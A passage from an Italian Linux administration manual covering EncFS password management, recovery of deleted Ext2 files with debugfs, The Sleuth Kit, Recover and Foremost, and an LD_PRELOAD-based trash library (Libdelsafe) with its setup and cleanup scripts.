Version 5 configuration; created by EncFS 1.2.5 (revision 20040813)
Filesystem cipher: "ssl/blowfish", version 2:1:1
Filename encoding: "nameio/block", version 3:0:1
Key Size: 160 bits
Block Size: 512 bytes
Each file contains 8 byte header with unique IV data.
Filenames encoded using IV chaining mode.
```

Poi ci si potrebbe domandare se, per caso, ci sono file estranei, nel senso che non vengono riconosciuto dal sistema di cifratura:

```
$ encfsctl showcruft ~/dati_cifrati [Invio]
```

In tal caso diventa necessario l'inserimento della parola d'ordine:

```
EncFS Password: digitazione_all'oscuro [Invio]
```

```
11:37:04 (FileUtils.cpp:1296) useStdin: 0
11:37:05 (FileUtils.cpp:1307) configuration key size = 32
11:37:05 (FileUtils.cpp:1308) cipher key size = 32
Found 0 invalid files.
```

Quindi, come possibilità più importante, potrebbe essere necessario cambiare la parola d'ordine per l'accesso ai dati:

```
$ encfsctl passwd ~/dati_cifrati [Invio]
```

```
Enter current Encfs password
```

```
EncFS Password: digitazione_all'oscuro [Invio]
```

```
Enter new Encfs password
```

```
New EncFS Password: digitazione_all'oscuro [Invio]
```

```
Verify EncFS Password: digitazione_all'oscuro [Invio]
```

```
Volume Key successfully updated.
```

È interessante osservare che la parola d'ordine può essere cambiata anche mentre la directory è già innestata in chiaro da qualche parte, senza interferire con le attività normali di accesso. Ciò che cambia è solo il fatto che all'innesto successivo, deve essere fornita la parola d'ordine nuova.

196.4 Opzioni per facilitare l'accesso ai dati

Per consentire l'accesso ai dati in chiaro anche agli altri utenti, si usano notoriamente le opzioni '**`allow_other`**' e '**`default_permissions`**'. Con il programma '**`encfs`**' è possibile usare l'opzione '**`--public`**' per richiamare automaticamente queste opzioni di FUSE, ma in tal caso, '**`encfs`**' pretende che l'azione sia richiesta dall'utente '**`root`**':

```
$ encfs --public ~/dati_cifrati ~/dati_in_chiaro [Invio]
```

```
… option '--public' ignored for non-root user
```

Tuttavia, se la configurazione di FUSE lo consente, questa funzionalità può essere ottenuta ugualmente, con le limitazioni dovute al fatto che non è l'utente '**`root`**' a eseguire l'innesto:

```
$ encfs ~/dati_cifrati ~/dati_in_chiaro -- ↩
↪       -o allow_other,default_permissions [Invio]
```

[1] **EncFS** GNU GPL

Parte xxxiii

Cancellazione e recupero dei dati

Capitolo 197

Recupero dei dati cancellati

Ogni file system utilizza una propria procedura per amministrare i file all'interno dell'unità di memorizzazione. In generale vale il principio che la cancellazione di un file implichi semplicemente la rimozione dei riferimenti ai dati relativi, mentre la cancellazione effettiva dei contenuti avviene soltanto quando dei dati nuovi vanno a occupare la stessa area.

Dalle caratteristiche del file system deriva la semplicità o complessità del recupero di un file cancellato. In generale, un file system utilizzato in un sistema operativo destinato alla massa, viene progettato per facilitare il recupero dei dati cancellati, mentre un file system per ambienti specializzati tende a privilegiare altri aspetti, lasciando inesplorato il problema di tale recupero.

Gli esempi di questo capitolo possono solo dimostrare quanto sia complesso il procedimento di recupero di un file cancellato e dovrebbero scoraggiare questa pratica, privilegiando piuttosto una buona politica di copie di sicurezza.

197.1 Indicazioni di massima

In generale non si può fare affidamento sulla possibilità di recupero dei file cancellati, anche quando si tratta di file system più disponibili nei confronti di questo problema. Pertanto, in generale è necessaria un'organizzazione di copie di sicurezza.

Quando dovesse verificarsi un incidente, a seguito del quale si vuole tentare assolutamente il recupero di un file cancellato, è indispensabile impedire le operazioni di scrittura nel file system considerato; pertanto, il minimo che si possa fare è reinnestare il file system in sola lettura. Tuttavia, di norma si riavvia il sistema con l'ausilio di CD/DVD di emergenza, o dischi esterni, ma in ogni caso occorre disporre di un'unità di memorizzazione ulteriore in cui depositare i file che emergono dal recupero.

197.2 Utilizzo generale di «debugfs»

Il programma '**`debugfs`**'[1] è utile per analizzare ed eventualmente modificare il contenuto di un file system di tipo Ext2 o Ext3:

```
debugfs [opzioni] [immagine]
```

Il programma '**`debugfs`**' può essere usato in modo interattivo e in tal caso, di norma, nella riga di comando viene specificato solo il nome del file-immagine o del file di dispositivo contenente il file system da analizzare, come nell'esempio seguente:

```
# debugfs /dev/fd0 [Invio]
```

Richiedendo un funzionamento interattivo, si ottiene un invito, dal quale vanno impartiti i comandi di '**`debugfs`**'. Il comando da ricordare è '**`help`**', con il quale si ottiene un elenco sintetico delle funzioni disponibili:

```
debugfs: help [Invio]

  Available debugfs requests:
```

```
show_debugfs_params, params
Show debugfs parameters
open_filesys, open       Open a filesystem
close_filesys, close     Close the filesystem
feature, features        Set/print superblock features
...
```

Quando un comando di '**debugfs**' produce un listato più lungo dello spazio a disposizione sullo schermo, viene utilizzato automaticamente un programma per il controllo dello scorrimento del testo, come '**more**' o '**less**', in base alla configurazione del proprio sistema (precisamente dipende dalla variabile di ambiente '**PAGER**'). Ciò significa che in tal caso l'invito cambia e si passa a una fase in cui i comandi vengono interpretati dal tale programma usato per la lettura del risultato. Di norma, è sufficiente il comando '**q**' per abbandonare la funzione di scorrimento.

Quando l'invito è quello di '**debugfs**', per concludere il funzionamento interattivo si utilizza il comando '**quit**':

debugfs: **quit** [*Invio*]

In generale, durante il funzionamento interattivo di '**debugfs**' è possibile indagare sul contenuto del file system, utilizzando comandi simili a quelli di un sistema Unix comune per attraversare la gerarchia di directory. In questa fase conviene prendere appunti sui numeri inode a cui si può essere interessati. Successivamente, per estrapolare dei dati, conviene utilizzare '**debugfs**' in modo non interattivo, impartendo i comandi attraverso l'argomento dell'opzione '**-R**':

debugfs [*opzioni*] -R ***comando*** [***immagine***]

Quando i comandi di '**debugfs**' richiedono l'indicazione di un file, si può specificare il nome di questo file, attraverso un percorso che parte dalla radice di quel file system (oppure dalla directory corrente se si sta usando il programma in modo interattivo); diversamente si può indicare il numero inode, ma in tal caso questo va racchiuso tra parentesi angolari: '**<*n*>**'. A titolo di esempio, il comando seguente copia il contenuto del numero inode 123456, dal file system del file di dispositivo '/dev/hda7', nel file '/tmp/mio':

\# **debugfs -R "cat <123456>" /dev/fd0 > /tmp/mio** [*Invio*]

197.3 Recupero da un file system Ext2 con «debugfs»

La cancellazione di un file all'interno di un file system Ext2 implica la perdita dell'informazione del nome che questo aveva, mentre il «nodo indice», ovvero l'inode, continua a mantenere il riferimento ai dati originali. In questo modo è possibile risalire alla presenza di un contenuto, cancellato in un certo momento. Per fare una ricerca di questo tipo si utilizza normalmente il programma '**debugfs**'. A titolo di esempio viene mostrata un'indagine all'interno di un dischetto:

\# **debugfs /dev/fd0** [*Invio*]

debugfs: **ls -l** [*Invio*]

```
         2   40755 (2)      0      0    1024 17-Jul-2007 12:43 .
         2   40755 (2)      0      0    1024 17-Jul-2007 12:43 ..
        11   40700 (2)      0      0   12288 17-Jul-2007 12:39 lost+found
        12   40755 (2)      0      0    1024 17-Jul-2007 12:44 bin
        13   40755 (2)      0      0    1024 17-Jul-2007 12:40 sbin
        14   40755 (2)      0      0    1024 17-Jul-2007 12:42 usr
        31   40755 (2)      0      0    1024 17-Jul-2007 12:41 lib
        56   41777 (2)      0      0    1024 17-Jul-2007 12:43 tmp
```

Si vogliono recuperare dei file cancellati nella directory '`/bin/`':

```
debugfs: cd /bin [Invio]
```

```
debugfs: ls -l [Invio]
```

```
        12   40755 (2)      0      0    1024 17-Jul-2007 12:44 .
         2   40755 (2)      0      0    1024 17-Jul-2007 12:43 ..
  <      0>      0 (1)      0      0       0                   arch
  <      0>      0 (1)      0      0       0                   bash
  <      0>      0 (1)      0      0       0                   bunzip2
        18  100755 (1)      0      0    2105 21-May-2007 07:43 bzcmp
        18  100755 (1)      0      0    2105 21-May-2007 07:43 bzdiff
        19  100755 (1)      0      0    3642 21-May-2007 07:43 bzegrep
        20  100755 (1)      0      0    4878 21-May-2007 07:43 bzexe
```

La directory riporta tre file cancellati ('`arch`', '`bash`' e '`bunzip2`'), pertanto si verifica la presenza di inode riferiti a file cancellati nella directory corrente:

```
debugfs: lsdel [Invio]
```

```
   Inode  Owner  Mode     Size    Blocks   Time deleted
      15      0 100755    3248     4/    4 Tue Jul 17 12:44:29 2007
      16      0 100755 677184   666/  666 Tue Jul 17 12:44:29 2007
      17      0 100755  25140    26/   26 Tue Jul 17 12:44:29 2007
  3 deleted inodes found.
```

Vengono segnalati tre file cancellati, corrispondenti agli inode 15, 16 e 17. Si prende nota e si chiude il funzionamento interattivo del programma:

```
debugfs: quit [Invio]
```

Attraverso comandi non interattivi è possibile copiare il contenuto a cui fanno ancora riferimento gli inode annotati dal file system in cui è stata svolta l'indagine:

```
# debugfs -R "cat <15>" /dev/fd0 > /tmp/inode15 [Invio]
```

```
# debugfs -R "cat <16>" /dev/fd0 > /tmp/inode16 [Invio]
```

```
# debugfs -R "cat <17>" /dev/fd0 > /tmp/inode17 [Invio]
```

Si ottiene così la copia dei dati a cui fanno riferimento gli inode annotati in precedenza, nei file '/tmp/inode15', '/tmp/inode16' e '/tmp/inode17'.

197.4 Recupero da un file system Ext2 con i programmi di The Sleuth Kit

Il pacchetto noto come The Sleuth Kit,[2] ovvero TSK, può essere usato per individuare la presenza di file cancellati e per recuperarli, da un file system Ext2, ma attraverso un procedimento meno agevole rispetto a '**debugfs**'. Viene mostrato un esempio analogo a quello già apparso nella sezione precedente, con l'uso di programmi del pacchetto The Sleuth Kit, senza entrare nel dettaglio del funzionamento degli stessi.

Per prima cosa viene osservata la struttura di file e directory, dalla quale è possibile individuare la presenza di file cancellati, benché non si possa sapere se i contenuti relativi siano ancora accessibili:

fls -rp /dev/fd0 [*Invio*]

```
d/d 11: lost+found
d/d 12: bin
r/- * 0:        bin/arch
r/- * 0:        bin/bash
r/- * 0:        bin/bunzip2
r/r 18: bin/bzcmp
r/r 18: bin/bzdiff
…
l/l 48: lib/libbz2.so.1.0
r/r 49: lib/libbz2.so.1.0.3
d/d 56: tmp
```

L'incolonnamento dei dati che appaiono nel listato non è perfetto, perché le colonne sono separate semplicemente da un carattere di tabulazione orizzontale. A ogni modo si individua la presenza di tre file che sono stati cancellati nella directory '/bin/', di cui però non si conosce il numero inode originale. Con il programma '**ils**' si cercano tutti gli inode liberi che risultano essere stati usati in precedenza:

ils -Z /dev/fd0 [*Invio*]

```
class|host|device|start_time
ils|nanohost||1184686862
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|↩
↪st_mode|st_nlink|st_size|st_block0|st_block1
15|f|0|0|1172080124|1184661548|1184669069|100755|0|3248|49|50
16|f|0|0|1165872010|1184668800|1184669069|100755|0|677184|53|54
17|f|0|0|1179726247|1184661548|1184669069|100755|0|25140|719|720
```

Il listato è difficile da interpretare e sarebbe fatto per l'utilizzo attraverso altri programmi. In questo caso sono riportati solo tre inode: 15, 16 e 17. Non riuscendo a fare altre congetture, si estrapola il contenuto di questi tre inode copiandoli in altrettanti file:

icat /dev/fd0 15 > /tmp/inode15 [*Invio*]

icat /dev/fd0 16 > /tmp/inode16 [*Invio*]

icat /dev/fd0 17 > /tmp/inode17 [*Invio*]

197.5 Recupero da un file system Ext2 con «recover»

Il programma Recover[3], il quale a sua volta si avvale di '**debugfs**', viene usato in modo interattivo per tentare di recuperare file cancellati in un file system Ext2:

```
recover [-a] file_di_dispositivo
```

Nella riga di comando va indicato espressamente un file di dispositivo, mentre non è possibile indicare semplicemente un file-immagine contenente la copia del file system da elaborare.

L'opzione '**-a**' consente di eseguire una scansione automatica per recuperare tutti gli inode recuperabili. Viene mostrato solo un esempio con l'uso di tale opzione. Senza l'opzione '**-a**' il programma fa una serie di domande che consentono di circoscrivere la ricerca dei file da recuperare a un insieme ristretto:

recover /dev/fd0 [*Invio*]

```
Getting inodes (this can take some time)...
debugfs 1.40 (29-Jun-2007)
=> 15 3248 JUL TUE 17 12:44:29 2007
=> 16 677184 JUL TUE 17 12:44:29 2007
=> 17 25140 JUL TUE 17 12:44:29 2007

3 inodes found. Where shall i dump them? (directory):
```

/tmp/recuperati [*Invio*]

```
Please type some text the deleted file should have included ↩
↪(type: * if you don't know it):
```

***** [*Invio*]

```
Please wait...
Dumping inode 15 to /tmp/recuperati
Dumping inode 16 to /tmp/recuperati
Dumping inode 17 to /tmp/recuperati

Do you want to refilter the inodes? [yn]
```

n [*Invio*]

Alla fine, in base all'esempio, si trovano dei file nella directory '`/tmp/recuperati/`', con nomi che ricordano semplicemente il numero inode da cui hanno origine.

197.6 Recupero da un file system generico con Foremost

Partendo dal presupposto che, nella maggior parte dei casi, i dati memorizzati in un file system utilizzano blocchi adiacenti, è possibile usare strumenti che scandiscono l'unità di memorizzazione alla ricerca di impronte di riconoscimento nei file. In generale, il programma più citato per questo tipo di scansione è Foremost.[4]

```
foremost [opzioni]
```

L'utilizzo più semplice che se ne può fare consiste nell'indicare un file-immagine da scandire e una directory vuota in cui vanno depositate le copie dei file rinvenuti:

`#` **`foremost -i immagine -o /tmp/recupero`** [*Invio*]

In questo esempio, il file-immagine è precisamente '`immagine`' e la directory in cui il programma deve copiare i file è '`/tmp/recupero/`'.

Nella directory usata per copiare i file rinvenuti, vengono create delle sottodirectory per tipologia di file individuato e un file con il riassunto delle operazioni svolte: '`audit.txt`'. La lettura di questo file consente di sapere da quale posizione del file-immagine sono stati estrapolati i file recuperati.

Come accennato, il riconoscimento dei file avviene attraverso delle impronte e il programma dispone già di un discreto numero di impronte incorporate nel codice, mentre è possibile aggiungerne altre nel file di configurazione: '`/etc/foremost.conf`' o quanto indicato con l'opzione '**`-c`** ***file***'. Il file di configurazione predefinito, normalmente è vuoto, oppure contiene la spiegazione di come va compilato, attraverso una serie di commenti. A titolo di esempio si può vedere come potrebbe essere definito un tipo di file contenente codice HTML:

```
...
    htm          n        50000    <html    </html>
...
```

Il primo campo che appare in queste direttive indica il tipo di file che può essere usato nell'opzione '**`-t`** ***tipo***' e serve per attribuire un'estensione ai file individuati. In pratica, in questo caso, nella directory usata per depositare i file rinvenuti, questi file hanno una propria sottodirectory '`htm/`' e i nomi dei file terminano per '`.htm`'. Inoltre, volendo limitare la ricerca ai soli file di questo tipo, andrebbe usata l'opzione '**`-t htm`**'.

Il secondo campo indica se l'impronta debba essere considerata letteralmente o se sia indifferente l'uso di maiuscole e minuscole. In questo caso, la lettera '**`n`**' indica che non fa differenza se l'impronta appare con lettere maiuscole o minuscole; diversamente si userebbe la lettera '**`y`**'.

Il terzo campo indica la dimensione massima in byte del file da estrapolare. In questo caso si tratta di file che al massimo occupano 50000 byte.

Il quarto campo indica l'impronta iniziale: da quel punto inizia il file. Il quinto campo, facoltativo, indica l'impronta che indica la fine del file.

L'esempio successivo mostra una direttiva del file di configurazione per individuare i file eseguibili in formato ELF. Purtroppo, in questo caso non è possibile indicare un'impronta che

permetta di individuare correttamente la fine di tali file. Si osservi che l'impronta è scritta in forma esadecimale:

```
...
    elf         y       1000000     \x7F\x45\x4C\x46
...
```

Quando viene riconosciuto un file per il quale è prevista solo l'impronta iniziale di riconoscimento, diventa cruciale la dimensione massima (predefinita o fissata nel file di configurazione). Infatti, il file che viene individuato viene copiato fino alla dimensione massima, non essendoci altro modo di capire dove può terminare, salvo quando ci si trova alla fine dell'unità di memorizzazione. Ma anche se un file ottenuto dalla scansione ne contiene altri, se questi altri file sono individuabili, il loro contenuto viene comunque copiato in altrettanti file separati. In pratica, la somma delle dimensioni dei file copiati può superare di gran lunga la dimensione complessiva dell'unità di memorizzazione originale.

Tabella 197.12. Alcune opzioni per l'uso di Foremost.

Opzione	Descrizione
`-d`	Attiva il riconoscimento dei blocchi indiretti, utile quando si scandisce un file system Unix (tra quelli conosciuti da Foremost).
`-w`	Si limita a scrivere il file '`audit.txt`' nella directory di destinazione, senza copiare effettivamente i file individuati.
`-i` ***immagine***	Specifica il nome del file-immagine (o del file di dispositivo) da scandire alla ricerca dei file.
`-o` ***directory***	Specifica la directory di destinazione dei file da estrapolare e del file '`audit.txt`'. Se non viene specificata, si intende la directory '`output/`'.
`-c` ***configurazione***	Specifica il file di configurazione da usare. Generalmente, se non viene specificata questa opzione, dovrebbe trattarsi di '`/etc/foremost.conf`'.
`-t` ***tipo***	Se viene usata, questa opzione serve a limitare la ricerca a un certo tipo di file. Il nome che individua il tipo di file può essere trovato nella pagina di manuale *foremost(1)* e nel file di configurazione.

In generale, per una scansione all'interno di un file system Ext2 o Ext3, è conveniente l'uso dell'opzione '**`-d`**'; pertanto il comando tipo dovrebbe essere:

`#` **`foremost`** **[`-t`** ***tipo*****]** **[`-w`]** **`-d -i`** ***immagine*** **`-o`** ***directory*** [*Invio*]

È evidente che la scansione di Foremost non tiene conto delle informazioni contenute nel file system, a parte il caso dell'opzione '**`-d`**', pertanto i file che si ottengono possono essere indifferentemente dati cancellati o dati che hanno una propria identificazione ancora valida.

197.7 Combinare Foremost e The Sleuth Kit

Attraverso il programma '`dls`' del pacchetto The Sleuth Kit è possibile estrapolare facilmente, da un file-immagine, l'insieme dei blocchi che risultano essere liberi (non allocati). Il risultato di questa estrazione può essere dato in pasto a Foremost, in modo da cercare qualcosa solo tra i file cancellati:

`dls immagine > immagine2` [*Invio*]

`foremost -i immagine2 -o /tmp/recupero` [*Invio*]

197.8 Altri programmi affini

- Autopsy[5]

  Si tratta di un programma frontale per l'uso mediato dei programmi che costituiscono il pacchetto The Sleuth Kit.

197.9 Riferimenti

- Brian Carrier, *Why Recovering a Deleted Ext3 File Is Difficult...*

  ⟨*http://linux.sys-con.com/read/117909.htm* ⟩

[1] **Ext2 filesystem utilities** GNU GPL

[2] **The Sleuth Kit** IBM Public License ⟨*http://www.opensource.org/licenses/ibmpl.php* ⟩

[3] **Recover** GNU GPL

[4] **Foremost** In parte di dominio pubblico e in parte GNU GPL

[5] **Autopsy** GNU GPL

Capitolo 198

Libreria per la conservazione dei dati cancellati

I sistemi operativi commerciali, rivolti al pubblico generale, offrono solitamente la possibilità di ripescare i dati cancellati, in quanto questi finiscono di norma all'interno di un «cestino». Nei sistemi Unix sono i programmi usati nel sistema grafico che, in qualche modo, forniscono questo tipo di funzionalità, ma sempre in modo scoordinato, nel senso che programmi diversi potrebbero usare cestini differenti.

Volendo realizzare un cestino generalizzato dei dati cancellati in un sistema Unix, utilizzato da tutti i programmi nello stesso modo, occorre che le librerie standard siano ritoccate appositamente per tale scopo, in modo che le funzioni volte alla cancellazione di un file, invece di farlo realmente accantonino il file in una directory convenuta per questo scopo.

Nei sistemi GNU/Linux sono esistiti ed esistono lavori di questo tipo, utilizzando un meccanismo di sovrapposizione alle librerie standard, attraverso l'uso della variabile di ambiente '**`LD_PRELOAD`**', con la quale si informano i programmi di utilizzare prima una certa libreria e poi quelle comuni.

In questo capitolo viene descritto un procedimento per utilizzare la libreria Libdelsafe, del pacchetto Delsafe. Va osservato però che **una qualunque libreria del genere, intervenendo sul controllo di funzioni delicate del sistema operativo, deve fare preoccupare un po' di più l'amministratore del sistema**.

198.1 Variabile di ambiente «LD_PRELOAD»

Un programma che fa uso di librerie dinamiche, quando all'interno della variabile di ambiente '**`LD_PRELOAD`**' trova l'indicazione di un percorso, tenta di caricare il file indicato in qualità di libreria, usando le sue funzioni con precedenza rispetto alle altre librerie per le quali è predisposto. Per esempio, se la variabile di ambiente '**`LD_PRELOAD`**' contiene la stringa '**`/lib/lib-mia.so`**', la libreria costituita dal file '`/lib/lib-mia.so`' viene caricata e usata prima di altre librerie eventuali.

La variabile di ambiente '**`LD_PRELOAD`**' può contenere un elenco di librerie che, in tal caso, sono separate dai due punti verticali «:», come per esempio: '**`/lib/lib-mia.so:/lib/lib-tua.so:/lib/lib-sua.so`**'.

Per fare in modo che gli utenti si trovino a operare con un certo insieme di variabili di ambiente, di norma si impostano tali valori utilizzando il file '`/etc/profile`' o qualunque altra cosa sia riconosciuta dalla shell, testuale o grafica che sia.

In presenza di una certa configurazione delle variabili di ambiente, si può avviare un programma con una configurazione differente, anteponendo al comando di avvio la nuova configurazione per le variabili. Per esempio, per far sì che un certo programma veda la variabile '**`LD_PRELOAD`**' vuota, basta un comando come quello seguente:

`$` **`LD_PRELOAD=""`** ***comando*** [*Invio*]

198.2 Delsafe

Il pacchetto Delsafe,[1] composto dalla libreria Libdelsafe e da alcuni programmi di contorno, consente di organizzare in un sistema GNU/Linux dei «cestini», uno per ogni unità di memorizzazione per la quale ci si voglia proteggere dalle cancellazioni accidentali di file.

In pratica, la libreria Libdelsafe viene fatta caricare preventivamente ai programmi attraverso la variabile di ambiente '**LD_PRELOAD**'. Quando un programma tenta di cancellare un file, facendo uso delle funzioni comuni destinate a tale scopo, la libreria verifica se per quell'unità di memorizzazione è presente la directory destinata a fare da cestino e se al suo interno c'è una sottodirectory con il nome dell'utente per conto del quale quel programma sta operando. Se è così, invece di cancellare il file, lo rinomina, trasferendolo all'interno di tale gerarchia, aggiungendo un'estensione che consente di risalire al momento della cancellazione formale.

I programmi di contorno che fanno parte del pacchetto Delsafe, servono principalmente a predisporre le directory da usare come cestini e a ripulire queste dai dati più vecchi, quando la mancanza di spazio lo richiede.

Il pacchetto Delsafe prevede l'uso di un file di configurazione, costituito normalmente da '`/etc/delsafe.conf`', il quale ha lo scopo principale di informare i programmi di contorno sulla collocazione delle directory usate come cestini e sulle modalità di ripulitura delle stesse. La libreria, invece, non interpella il file di configurazione e, per adattarla alle esigenze del proprio contesto, va compilata fornendo le opzioni appropriate.

Va osservato che del pacchetto Delsafe, solo la libreria Libdelsafe è indispensabile, perché gli altri programmi non svolgono compiti tanto sofisticati e un amministratore farebbe bene ad avere un controllo maggiore di tale gestione.

> L'interposizione della libreria Libdelsafe a mediare le operazioni di cancellazione dei file, costituisce un elemento delicato nell'amministrazione del sistema, essendo giustificabile solo in un contesto dove la possibilità di recupero dei dati cancellati è molto importante. Tuttavia, per questa gestione deve essere coinvolto un amministratore competente e consapevole, il quale deve avere il massimo controllo su tale questione. Pertanto, di fronte al rischio che un uso errato dei programmi di contorno di Delsafe possa procurare dei danni inaspettati, è molto meglio predisporre manualmente le directory dei cestini e i propri script ritenuti appropriati alle necessità.

198.3 Preparazione di Libdelsafe

Sulla base delle considerazioni fatte nella sezione precedente, qui viene proposta la procedura per compilare e utilizzare la libreria Libdelsafe da sola. Si fa riferimento all'edizione 0.4.0 del pacchetto Delsafe che la contiene, distribuito in un solo file denominato '`delsafe-0.4.0.bin`', il quale è uno script che incorpora un archivio compresso da estrarre. Una volta scaricato questo file, avendolo collocato in una directory appropriata, si procede all'estrazione del suo contenuto:

$ **chmod +x delsafe-0.4.0.bin** [*Invio*]

$ **./delsafe-0.4.0.bin** [*Invio*]

Lo script che avviluppa il pacchetto estrae i dati nella directory '`delsafe-0.4.0/`' e poi mostra la documentazione del pacchetto che viene fatta scorrere con l'ausilio di un programma

come '**more**' o '**less**'. Concludendo il funzionamento del programma usato per scorrere la documentazione, lo script si appresta a fare una serie di domande per configurare la libreria e i programmi prima della compilazione. Qui si suggerisce di interrompere lo script e di procedere manualmente:

q

```
Trash name - .Trash? [Ctrl c]
```

Nella directory 'delsafe-0.4.0/' si trova il file 'libdelsafe.c' che può andare bene così, oppure si potrebbe ritoccare per le proprie esigenze.

```
$ cd delsafe-0.4.0 [Invio]
```

Ciò che potrebbe essere modificato, eventualmente dopo che si ha guadagnato un po' di esperienza nell'uso di tale libreria, è quanto appare nel listato seguente, dove le voci modificabili sono evidenziate:

```
…
  /*** BEGIN OF DEFAULT STATIC OPTIONS (from config at install time) */
  char *d_mtab="/etc/mtab";
#if defined DEBUG
  char *d_trash_rootname=".Lixo";
#else
  char *d_trash_rootname=".Trash";
#endif
  char *d_exclude_heads[]={
    "/tmp/",
    "/proc/",
    "/dev/",
    "/sys/",
    "/var/",
    "/root/.xauth",
    "/root/.Xauthority",
    "/root/.DCOPserver",
    "/root/.ICEauthority",
    "/root/.xauth",
    ""
  };
  char *d_exclude_tails[]={
    "~",
    ".o",
    ""
  };
  char *d_exclude_files[]={
    "/etc/mtab",
    ""
  };
  char *d_exclude_patts[]={
    "^/home/.+/\\.kde",
    "^/home/.+/\\.Xauthority.*",
```

```
    "^/home/.+/\\.DCOPserver.+",
    "^/home/.+/\\.ICEauthority.*",
    "^/home/.+/\\.fonts\\.cache.*",
    "^/home/.+/\\.serverauth.*",
    "^/home/.+/\\.beagle/.*",
    ""
  };
  int   d_error_action=LEAVE;
  int   d_xdev_action=FORCE;
  /*** END OF DEFAULT STATIC OPTIONS (from config at install time) */
...
```

Secondo le intenzioni dell'autore, le voci che qui sono state evidenziate, sono da definire attraverso il file di configurazione, il quale viene usato per modificare automaticamente il file 'libdelsafe.c', prima della compilazione. Nel metodo proposto per procedere alla compilazione, questa modifica automatica non avviene.

Una volta modificato il file 'libdelsafe.c', ammesso che lo si voglia modificare effettivamente, per la compilazione si deve entrare nella directory 'Relise/' e da lì eseguire i comandi necessari.

$ **pwd** [*Invio*]

```
.../delsafe-0-4-0
```

$ **cd Relise** [*Invio*]

$ **make -f makefile clean** [*Invio*]

$ **make -f makefile** [*Invio*]

A questo punto, nella stessa directory 'Relise/' si deve trovare il file 'libdelsafe-0.4.0.so' che costituisce la libreria compilata.

Dopo la compilazione, la libreria va collocata in una posizione appropriata e, di conseguenza, bisogna provvedere a configurare la variabile di ambiente '**LD_PRELOAD**' in modo che sia utilizzata. Si può supporre che il file 'libdelsafe-0.4.0.so' sia collocato nella directory '/lib/' e, di conseguenza, nel file '/etc/profile' potrebbe apparire una coppia di istruzioni come quella seguente:

```
...
LD_PRELOAD="/lib/libdelsafe-0.4.0.so"
export LD_PRELOAD
...
```

A questo punto, i programmi che incontrano la variabile di ambiente '**LD_PRELOAD**' con il contenuto ipotizzato sopra, utilizzano sempre la libreria Libdelsafe prima di altre, ma la libreria non è efficace se non trova le directory da usare come cestino.

198.4 Predisposizione dei cestini

La libreria Libdelsafe è sostanzialmente inerte se non trova le directory destinate alla conservazione dei file che formalmente vengono rimossi. In condizioni normali, si tratta delle directory '.Trash/' collocate all'inizio delle gerarchie delle unità di memorizzazione in cui si vuole prevenire la cancellazione. Per esempio, se ci si vuole salvaguardare dalla cancellazione dei dati contenuti nel file system innestato a partire da '/home/', occorre ci sia la directory '/home/.Trash/'; nello stesso modo, se ci si vuole salvaguardare per il file system principale, occorre la directory '/.Trash/'.

Il nome di questa directory è definito nella libreria e può essere modificato. Per la precisione si tratta dell'istruzione seguente, già vista in precedenza:

```
...
    char *d_trash_rootname=".Trash";
...
```

Tuttavia, le directory '.Trash/', da sole, non bastano: occorre che ogni utente, per il quale si vuole garantire la possibilità di recuperare i file cancellati, sia presente una sottodirectory con il nome dell'utenza stessa. Per esempio, se si vuole che l'utente '**tizio**' possa recuperare i propri file cancellati, occorre che sia presente la directory '.Trash/tizio/'. Naturalmente, le sottodirectory degli utenti devono appartenere agli utenti relativi e devono avere i permessi 0700_8, in modo da impedire a tutti gli altri di accedervi.

Se si vuole che anche l'utente '**root**' possa recuperare i dati che cancella, occorre che sia predisposta la directory '.Trash/root/', secondo le stesse modalità già descritte. Tuttavia, sarebbe auspicabile che per tale utente questa misura non fosse necessaria.

La libreria Libdelsafe, quando trova la directory corretta per la conservazione dei file cancellati, ricrea, a partire dalla stessa, il percorso del file cancellato, usando per il file un nome con un'estensione costituita dalla data e dall'ora della cancellazione. Nel caso un utente fosse interessato al recupero di un certo file, non dovrebbe fare altro che spostarlo, cambiandogli nome nel modo più appropriato.

198.5 Script ausiliari a Libdelsafe

Il pacchetto Delsafe, oltre alla libreria Libdelsafe, fornisce dei programmi che possono facilitare il recupero dei file cancellati e consentono di tenere sotto controllo lo spazio utilizzato, eliminando periodicamente ciò che diventa troppo vecchio. Questi programmi non sono indispensabili e si può provvedere autonomamente alla scrittura dei propri script.

Per prima cosa è necessario fornire un modo agli utenti per eseguire dei programmi senza l'ausilio della libreria Libdelsafe. Per ottenere tale risultato è sufficiente fornire a questi programmi la variabile di ambiente vuota, tuttavia si può predisporre un piccolo script:

```
#!/bin/sh

TRASH=OFF LD_PRELOAD="" "$@"
```

Per fare in modo che le directory contenenti i cestini vengano ripulite periodicamente, si può predisporre uno script come quello seguente, da avviare giornalmente attraverso Cron (di norma è sufficiente collocarlo materialmente nella directory '/etc/cron.daily'). In questo caso i file più vecchi di una settimana vengono eliminati, assieme a eventuali directory vuote:

```
#!/bin/sh

for TRASH in /home/.Trash/*     # Modificare in base alla collocazione effettiva.
do
    find $TRASH -mtime +7 -and -ctime +7 -and \( -not -type d \) -exec rm \{\} \;
    find $TRASH -type d -exec rmdir --ignore-fail-on-non-empty \{\} \;
done
```

198.6 E2undel

E2undel[2] è un pacchetto, composto da un programma e da una libreria, per il recupero dei file cancellati da un file system Ext2. La libreria, in particolare, nota con il nome Libundel, viene fatta utilizzare ai programmi attraverso il meccanismo della variabile di ambiente '**LD_PRELOAD**' (esattamente come per Libdelsafe), con la differenza che non accantona i file cancellati formalmente, ma annota in un diario la loro collocazione originale per facilitarne poi il recupero.

Tuttavia, il pacchetto E2undel si basa sulle caratteristiche del file system Ext2, per cui il numero inode di un file cancellato mantiene i riferimenti ai blocchi di dati che costituivano il file; pertanto, la libreria Libundel annota nel proprio diario il numero inode originale. Purtroppo, in un file system Ext3 questo meccanismo diventa privo di utilità, perché il numero inode di un file cancellato perde il riferimento ai blocchi di dati originali.

198.7 Riferimenti

- Paulo da Silva, *Delsafe*
  ⟨*http://homepage.esoterica.pt/~nx0yew/delsafe/*⟩

[1] **Delsafe** GNU GPL

[2] **E2undel** GNU GPL

Capitolo 199

Controllo dello spazio rimasto libero

Se da un lato ci può essere l'esigenza di ripescare i dati cancellati all'interno di un'unità di memorizzazione, dall'altro c'è sicuramente quella di poter eliminare definitivamente ciò che si intende cancellare. Il modo più semplice e intuitivo per premunirsi contro la ricerca di dati all'intero dello spazio inutilizzato di un'unità di memorizzazione, consiste nel creare una serie di file temporanei, il cui contenuto sia innocuo, cancellandoli successivamente.

